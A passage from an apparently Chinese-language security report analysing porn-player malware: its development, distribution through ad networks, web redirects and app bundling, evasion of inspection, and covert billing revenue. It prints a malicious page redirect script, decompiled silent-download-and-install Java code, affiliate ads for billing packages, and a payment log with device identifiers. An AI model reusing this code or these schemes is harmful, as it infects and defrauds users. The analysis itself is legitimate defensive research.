

图 2.10 制作视频教程

4. 申请支付 ID

开发者为了牟取暴利，在软件中还会集成支付插件，支付插件需要申请支付 ID，一般申请条件分为：

- 支持个人申请，不需要审核 APP，直接拿到支付 ID；
- 需要提供 APP 审核，审核通过后，才提供支付 ID；
- 需要企业资质证明和 APP 审核通过后才能够申请支付 ID；

为了申请的代价低，开发者一般会选用支持个人申请的支付插件进行嵌入。

(二) 传播

经过我们调查，色情播放器类恶意软件背后的产业链主要由开发者、广告主、广告联盟和网站主四部分组成，他们之间的运作方式如下：



图 2.11 运作方式示意图

- 开发者将制作的恶意软件提供给广告主；
- 广告主负责寻求推广资源；
- 网站主负责接收推广任务；
- 广告联盟作为广告信息发布平台，将广告主的需求和网站主的资源联系在一起，负责恶意软件的投放并且管理分发统计后台，将推广数据提供给广告主查看。

1. 广告联盟

广告联盟在整个产业链运作中扮演着重要的角色，成为色情播放器类恶意软件的背后推手。

图 2.12 广告联盟网页推荐色情播放器软件

图 2.13 火爆 TV 推广联盟页面

2. 投放途径

1) 网页诱导

利用诱惑的网站信息，诱导用户主动点击链接触发。



图 2.14 以预览图的方式诱惑点击链接

2) 网页挂马

在页面中嵌入 javascript 代码，在页面被访问时弹框下载

```
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <meta charset="utf-8">
    <title>Dare Dorm 专业成人手机电影在线播放</title>
    <meta id="viewport" name="viewport" content="width=device-width,initial-scale=1.0,minimum-scale=1.0,maximum-scale=1.0">
    <!--link rel="stylesheet" type="text/css" href="images/index5.css"-->
    <script type="text/javascript">
    function download(){
alert("提示：网页访问里巨大,请移步本站客户端,极速播放影片");
    //window.location.href="http://[redacted]ng.cn/ZZm";
        window.location.href="http://tcml.[redacted]jr.com/hskb_0066-XXX-app";
      //window.location.href="http://vi.jurm[redacted]y.com/A627_kCFfNGrE";
      //window.location.href="http://down.hu[redacted]v.cc/270/huobaotv.app";
}
```

图 2.15 页面嵌入的恶意链接

3) 广告推广

在 APP 中植入广告，通过联网控制的方式进行展现推广。

```
GET /app/get_silence_ads.do HTTP/1.1
Host: b.7540.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Server: nginx/1.4.4
Date: Wed, 05 Aug 2015 03:18:42 GMT
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

3b8
{"result":true,"data":[{"id":35,"adsUrl":"http://
xx.8782.net/16588329","pageName":"com.shenqi.video.ykcy.twhj","price":null,"picPath":"htt
p:///540.taomike.com/soft/app/
```

图 2.16 APP 请求广告内容

4) APP 捆绑

在 APP 代码中直接嵌入链接，后台私自下载，捆绑安装。

```
String v20 = "http://xx.8782.net/15188727";
try {
    if(!UpdateService_revc.this.fileIsExists(Environment.getExternalStorageDirectory() +
            File.separator + v20.toString().substring(v20.toString().lastIndexOf("/") +
            1))) {
        UpdateService_revc.this.download_meSizet(v20.toString(), "openPage", "立刻安装", "1",
                1, 2, "撸撸视频", "15188727", null, 2130837509, "packName_zhongXunbanMa");
        goto label_144;
    }

    UpdateService_revc.this.ntfOrOpen(UpdateService_revc.this.packName_zhongXunbanMa, "15188727")
    UpdateService_revc.this.addShortCut2(2, "撸撸视频", "15188727", null, 2130837509);
}
catch(Exception v14) {
    v14.printStackTrace();
}
```

图 2.17 捆绑在其他软件中

5) 论坛

在论坛上使用一些吸引人的字眼和贴图，欺骗点击量。

图 2.18 投放到论坛中

6) 热门影视

图 2.19 投放到热门影视的信息中

3. 控制模型的利用

以网页挂马方式投放的链接“hxxp://vi.junm*.com/A627_kCFfNGrE”为例，该链接会通过 302 码进行重定向到实际的下载链接。



图 2.20 使用控制模型传播

从我们抽取的页面链接看，投放的链接一般处于控制模型的跳转层，访问后会重定向到真实的下载链接，所以在不同时间内，同一链接可以重定向到多个下载链接，灵活控制下载的恶意软件。

4. 逃避审查

色情网站一直是有关部门的重点打击对象，在 Symbian 手机时代通过切换手机网络接入点，造成访问同一个网址在 PC 上显示正常，而手机访问是色情网站，逃避审查的目的。

进入 Android 和 IOS 手机时代，我们发现主要是通过检查浏览器 UA 标识来逃避审查。



图 2.21 电脑访问

图 2.22 Android（左）和 iPhone（右）访问

(三)　收益



图 2.23 资金流向示意图

1. 明扣：诱惑充值

2016年11月:14日早上06:13左右进去提示要开通黄金/钻石会员才能观看，本想关闭网站结果弹出窗口提示用39/68元就可以观看上百部影片，我于是在06：15分左右花了39元开通了黄金会员，没看几秒，又提示再花20元开通钻石会员就可以观看完整影片，但是还是看不了，结果再次提示充值30元开通黑金会员，无奈还是看不了，最终意识到被骗了，希望能退回被骗的89元费用。

图 2.24 用户投诉案例[3]

2. 暗扣：恶意扣费

类型：安卓播放器
产品：成人快播
结算周期：日结
充值分成：75%

第三方支付扣费，时实数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：自研扣费包
产品：女王色播
结算周期：日结
充值分成：75%

女王自家研发第三方支付安卓扣费包，数据你懂得！次日数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：夜色啪啪
结算周期：日结
充值分成：75%

原西瓜成人版，第三方支付扣费，时实数据，充值分成75%，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：自研扣费包
产品：VA播放器
结算周期：日结
充值分成：75%

女王自家研发第三方支付安卓扣费包，数据你懂得！次日数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：九七色色
结算周期：日结
充值分成：75%

第三方支付扣费，时实数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：魅色影院
结算周期：日结
充值分成：75%

第三方支付扣费，时实数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓播放器
产品：爱播影院
结算周期：日结
充值分成：75%

第三方支付扣费，时实数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓播放器
产品：午夜快播
结算周期：日结
CPA(元)：2.0

短代扣费播放器，次日数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：火爆快播
结算周期：日结
CPA(元)：5.0

第三方支付扣费，次日数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：波动快播
结算周期：日结
CPA(元)：1.7

第三方+短信支付扣费，提供官方后台，次日数据，单价低但整体收益效果好，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓扣费包
产品：妩媚影院
结算周期：日结
CPA(元)：5.0

第三方支付扣费，时实数据，提供官方后台，50+里渠道请联系在线客服获取推广链接。

联系客服

类型：安卓播放器
产品：首趣私播安卓
结算周期：日结
CPA(元)：4.5

安卓第三方支付产品，实时数据提供官方后台，联网激活算有效数据...

联系客服

图 2.25 扣费包宣传页面

3. 每日收益



图 2.26 每笔 25 元

图 2.27 一些渠道每日的收益

唯一码	渠道号	日期	付款时间	订单号	金额	支付类型	会员类型
868588023423887	1528	2016-10-27	2016-10-27 22:39:58	20161027223948708 6	28	微信	黄金
862505037438731	1528	2016-10-27	2016-10-27 22:10:06	20161027220951425 4	38	微信	黄金
866992025013872	1528	2016-10-27	2016-10-27 08:41:52	20161027084127955 8	38	微信	黄金
353824060296974	1528	2016-10-27	2016-10-27 08:38:55	20161027083842796 4	38	微信	黄金
862634032956677	1528	2016-10-27	2016-10-27 05:43:22	20161027054254540 2	38	微信	黄金
